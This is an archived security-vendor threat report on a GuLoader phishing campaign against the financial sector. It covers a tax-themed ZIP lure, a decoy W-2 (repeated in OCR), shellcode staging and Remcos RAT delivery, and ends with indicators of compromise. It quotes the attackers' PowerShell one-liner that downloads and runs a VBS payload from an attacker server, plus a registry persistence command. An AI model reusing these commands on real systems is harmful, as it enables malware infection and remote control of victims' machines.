GuLoader Targeting the Financial Sector Using a Tax-themed Phishing Lure

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 23:39:10 UTC

Adversaries don't work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire's Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here's the latest from our TRU Team…

What did we find?

GuLoader, also known as CloudEyE, is a loader malware that is known to deliver additional malware, such as infostealers and Remote Access Trojans (RATs). The loader contains multiple stages of shellcode and is known for being one of the most advanced loaders with numerous anti-analysis techniques.

In March 2022, TRU observed GuLoader targeting the financial sector via the phishing email using a tax-themed lure. The phishing email contained a shared link to Adobe Acrobat, where the user could download the password-protected ZIP archive (Figure 1).




Figure 1: The malicious ZIP archive shared by an attacker

The ZIP archive contains a decoy image and a shortcut file disguised as a PDF (Figure 2).





Figure 2: Contents of the password-protected ZIP archive

The shortcut file leverages PowerShell to retrieve additional payloads from the website. Here is the example of the spawned PowerShell one-liner command:

- “powershell.exe" n; Invoke-WebRequest hxxp://0x6D[.]13561923/xlog/Blotlg.vbs -OutFile C:\Windows\Tasks\Repmlice.vbs; C:\Windows\Tasks\Repmlice.vbs; Invoke-WebRequest hxxp://0x6D[.]13561923/xlog/info.pdf -OutFile C:\Users\Public\details.pdf; C:\Users\Public\details.pdf

Figure 3: The web server hosting Remcos RAT and GuLoader payloads

First, the command retrieves the VBS file from the encoded domain that translates to hxxp://109.206.240[.]67/xlog/Blotlg.vbs. The VBS file is saved under C:\Windows\Tasks and Remplice.vbs. Then the decoy PDF file is fetched and saved under the C:\Users\Public folder as details.pdf. The PDF file is then automatically opened to distract the user from the malicious VBS script execution in the background (Figure 4).



Copy B--To be Filed With Employee's FEDERAL Tax Return. 38-2099803 OMB No.1545-0008

a Employees soc. sec. no	1 Wages, tips, other comp 289,378.00	2 Federal income tax withheld 71434.05
	3 Social security wages 289,378.00	4 Social security tax withheld 8853.6
b Social Security Wages 289,378.00	5 Medicare Wages and tips 289,378.00	6 Medicare tax withheld 5000.38

c Employers Name, Address and Zip code
FIELDS MURRAY
882 SUMMERBROOK LN
SAN JOSE, CA 95123

d Control Number

e Employees Name, Address and Zip code
MURRAY LOGAN ELECTRICALS AND WIRING
10227 W 8 MILE RD
DETROIT, MI 48221

7 Social security tips	8 Allocated tips	9
10 Dependant care benefits	11 Non qualified plans	12a Code see inst for box 12
13 Statutory employee	14 Others	12b Code
Retirement plan		12c Code
Third party stick pay		12d Code

15 State CA	Employers State ID number 627635	16 State wages, tips, etc 289,378.00	17 State income tax 25974.19
18 Local wages, tips, etc	19 Local income tax	20 Locality name	

Form W-2 Wage and Tax Statement 2022 Dept. of the Treasury -- IRS
This Information is being furnished to the Internal Revenue Service.

Copy 2--To be Filed With Employee's State, City or Local Income Tax Return 38-2099803 OMB No.1545-0008

a Employees soc. sec. no	1 Wages, tips, other comp 289,378.00	2 Federal income tax withheld 71434.05
	3 Social security wages 289,378.00	4 Social security tax withheld 8853.6
b Social Security Wages 289,378.00	5 Medicare Wages and tips 289,378.00	6 Medicare tax withheld 5000.38

c Employers Name, Address and Zip code
FIELDS MURRAY
882 SUMMERBROOK LN
SAN JOSE, CA 95123

d Control Number

e Employees Name, Address and Zip code
MURRAY LOGAN ELECTRICALS AND WIRING
10227 W 8 MILE RD
DETROIT, MI 48221

7 Social security tips	8 Allocated tips	9
10 Dependant care benefits	11 Non qualified plans	12a Code see inst for box 12
13 Statutory employee	14 Others	12b Code
Retirement plan		12c Code
Third party stick pay		12d Code

15 State CA	Employers State ID number 627635	16 State wages, tips, etc 289,378.00	17 State income tax 25974.19
18 Local wages, tips, etc	19 Local income tax	20 Locality name	

Form W-2 Wage and Tax Statement 2022 Dept. of the Treasury -- IRS

This information is being furnished to IRS. If you are required to file a tax return, a negligence penalty/other sanction maybe imposed on you if this income is taxable & you fail to report it.

Copy C--EMPLOYEE'S RECORDS (SEE Notice to Employee.) 38-2099803 OMB No.1545-0008

a Employees soc. sec. no	1 Wages, tips, other comp 289,378.00	2 Federal income tax withheld 71434.05
	3 Social security wages 289,378.00	4 Social security tax withheld 8853.6
b Social Security Wages 289,378.00	5 Medicare Wages and tips 289,378.00	6 Medicare tax withheld 5000.38

c Employers Name, Address and Zip code
FIELDS MURRAY
882 SUMMERBROOK LN
SAN JOSE, CA 95123

d Control Number

e Employees Name, Address and Zip code
MURRAY LOGAN ELECTRICALS AND WIRING
10227 W 8 MILE RD
DETROIT, MI 48221

Copy C--EMPLOYEE'S RECORDS (SEE Notice to Employee.) 38-2099803 OMB No.1545-0008

a Employees soc. sec. no	1 Wages, tips, other comp 289,378.00	2 Federal income tax withheld 71434.05
	3 Social security wages 289,378.00	4 Social security tax withheld 8853.6
b Social Security Wages 289,378.00	5 Medicare Wages and tips 289,378.00	6 Medicare tax withheld 5000.38

c Employers Name, Address and Zip code
FIELDS MURRAY
882 SUMMERBROOK LN
SAN JOSE, CA 95123

d Control Number

e Employees Name, Address and Zip code
MURRAY LOGAN ELECTRICALS AND WIRING
10227 W 8 MILE RD
DETROIT, MI 48221

Figure 4: PDF decoy document

The obfuscated VBS script is responsible for writing the base64-encoded GuLoader shellcode payload to registry keys and executing the GuLoader payload via PowerShell (Figures 5-6).

The shellcode is written under:

- HKEY_CURRENT_USER\Amuyon\Impressed\Fusentasteris




Figure 5: The obfuscated VBS file




Figure 6: GuLoader shellcode payload written to the registry from the VBS file

GuLoader achieves persistence via Registry Run Keys (Figure 7). The registry data is a PowerShell command that retrieves the value of the 'Parlando' property for the registry key located at 'HKCU:\State'.

- %SaltoQ% -w 1 $Returkuverter=(Get-ItemProperty -Path 'HKCU:\State\').Parlando;%SaltoQ% ($Returkuverter)




Figure 7: Persistence via Registry Run Keys

The “State” registry key contains the obfuscated PowerShell script that reflectively loads the GuLoader shellcode in memory (Figure 8).

Figure 8: Obfuscated PowerShell script

The secondary PowerShell script contains the strings that are XOR-ed with the decimal 50 (Figure 9). Upon decoding the script, we can observe that the PowerShell script is responsible for executing two shellcode buffers that are Base64-decoded and converted into a byte array.




Figure 9: Decoded PowerShell secondary script

The first 647 bytes of the shellcode are responsible for decoding the second part of the shellcode, which is the rest of the shellcode (Figure 10).




Figure 10: Decoding the shellcode

The shellcode retrieves the Remcos RAT from the web server (hxxp://109.206.240[.]67/xlog/TkhoWbbRT180.pfm) and injects it into the ieinstal.exe process.

Example of the data extracted from memory which is being sent to Remcos C2 from a sandbox environment:

||US|Windows 10 Enterprise (64 bit)|4294430720|4.4.0 Pro|C:\\ \AppData\Roaming\urtfghn.dat|C:\Program Files (x86)\internet explorer\ieinstal.exe|Filter|1|281|8314921|0|xlongactive[.]su|urtfghn-W5RHNP|0|C:\Program Files (x86)\internet explorer\ieinstal.exe|Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz|Exe|

xlongactive[.]su:2404:1|Crypted|1|1|8|xilroe.exe|Remcos|0||urtfghn-W5RHNP|1|6|urtfghn.dat|10|5|6|Screenshots|5|MicRecords|0|0|0|1|Remcos|092D17FEBC648A7C02A13113CDC4F590|0|0|

How did we find it?

- eSentire's MDR for Endpoint identified execution behavior associated with GuLoader.

What did we do?

- Further infection was prevented by eSentire's MDR for Endpoint.
- Our 24/7 SOC Cyber Analysts responded to the threat and took containment actions, isolating the infected host on the customer's behalf and alerting the customer to the malicious activity.

What can you learn from this TRU positive?

- Tax-themed phishing lures are a popular tactic used by cybercriminals during tax season to plant malware and steal sensitive information from unsuspecting victims.

    - These lures typically take the form of fake emails that appear to be from legitimate tax authorities, such as the IRS, and often contain urgent messages about tax refunds or payments. Once the malware is installed, attackers can access the victim's system and data, allowing them to conduct further attacks.
- Malicious shortcuts disguised as legitimate files, such as PDFs, can be an effective way to trick users into executing malicious code on the machine. One reason why these attacks can be so effective is that many users are accustomed to receiving and opening PDF files. The attacker (s) can exploit this familiarity to create archives that look like they contain important PDF attachments.
- The most recent GuLoader malware variant uses obfuscated VBS and PowerShell to drop and inject additional malware, such as Remcos RAT, into a legitimate process, making it difficult to detect. Injecting the code into a legitimate process helps the malware evade antivirus software and other security tools.
- Password-protected zip archives can be an efficient way to bypass email filters and antiviruses. By compressing a file into a password-protected archive, the file becomes more difficult for antiviruses and email filters to scan and analyze since they cannot scan the contents of the archive without the correct password.

Recommendations from our Threat Response Unit (TRU) Team:

- Individuals and organizations should be vigilant when receiving unsolicited emails or messages related to taxes. Train users to identify and report potentially malicious content using Phishing and Security Awareness Training (PSAT) programs.
- Protect endpoints against malware by:
    - Ensuring antivirus signatures are up-to-date.
    - Using a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) tool to detect and contain threats.

Indicators of Compromise

Name	Indicator
Blotlg.vbs	d79593a6fb6c636a50334085b9d6018b
info.pdf	cc6440a764050a8adf530efe2a989d25
PowerShell obfuscated script	d2b6255b7076eb754921121489804fee
Shellcode	dfb72ba81b0f765d1676f856d6af82c7
Decrypted shellcode	d7baac59e5aa6122621c31f0afb49119

C2 (opendir)	109.206.240[.]67
Remcos RAT C2	xlongactive[.]su
Password-protected ZIP archive	fa0b3b0e5b7b5aa9a2da7bebbc15ab0e944d984b

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
